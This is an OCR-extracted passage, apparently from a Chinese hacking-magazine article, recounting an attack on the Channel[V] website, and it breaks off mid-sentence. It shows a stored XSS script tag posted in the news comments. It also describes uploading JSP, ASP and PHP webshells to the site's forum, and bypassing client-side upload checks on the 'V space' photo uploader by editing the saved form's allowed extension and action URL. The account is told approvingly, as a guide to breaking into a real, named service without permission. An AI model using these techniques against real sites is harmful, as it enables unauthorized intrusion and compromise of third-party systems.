


图2





图3



```
        <td><img src="images/00_20.gif" width="508" height="44"><a
href="reply.php?CampaignNewsID=523" target="_blank"><img
src="images/00_1_20.gif" width="77" height="44" border="0"></a></td>
      </tr>
      <tr>
        <td width="585" height="100%" align="center" valign="top"
background="images/00_19.gif"><table width="96%"  border="0"
cellspacing="0" cellpadding="0">
          <tr>
            <td>
<a class="text5">•  <script>alert('我是阿布')</script></a><br><a
class="text5">•  o87tyou</a><br>
                        </td>
          </tr>
        </table></td>
      </tr>
    </table>

      <table width="100%"  border="0" cellspacing="0" cellpadding="0">
        <form name="form1" method="post" action="news.php?
CampaignNewsID=523">
```

图4

我们再去看看别的系统，Club系统挺火的，我们先去注册一个ID，登录后可以直接发表帖子，而且可以上传附件哦，我看到他们的Club系统使用的是JSP语言，那我们就传个JSP木马吧，上传成功了！好高兴啊！没想到Channel[V]的Club系统竟这样被我们搞定了？！可是……当我打开JSP木马地址的时候，竟出现了如瀑布一般的代码，好失望啊，再看看IE中的地址栏，发现我们上传的文件路径很奇怪，看来管理员已经把这个目录的执行权限给删除掉了。还是不死心，我又上传了ASP、PHP、CGI几种木马，但是无一幸免都无情的显示出了源代码。又经过我N个小时对Club系统的检测一无所获，只好撤退！

对了，主页上的登录框我们还没看呢，说是登录“我的V空间”哦，注册个用户进去看看，3分钟后，成功进入（图5），发现这个V空间里可以发表自己的文章、音乐、照片，还可以做BLOG用呢！而且他们的VJ都有V空间哦！我们来看看上传照片这部分，打开我的相册。填好简单的说明，然后选择一个木马，因为它的V空间使用的PHP语言，我们就传个PHP木马吧，希望不是Club那样的结果，阿门！点击上传按钮，立马就跳出来一个错误对话框（图6），说只能上传jpg、gif格式的图片文件，可是我的网速没有那么快哦，那就是本地验证了！嘿嘿！有想法没？对，把网页文件保存下来，再用记事本打开修改，把上传代码处限制上传后缀的地方改掉，我这里就把JPG改成了PHP了（图7），然后再把action的提交路径填写好（图8），它本来是使用的相对路径，现在我们要从外部提交，所以要把它的URL地址填写完整！

注意，有的网站要用你刚才打开的他们页面的IE窗口来打开我们修改的网页文件，因为他们可能做了其它限制验证。因为Channel[V]没有做这方面的限制，我们选择好要上传的PHP木




图5




图6


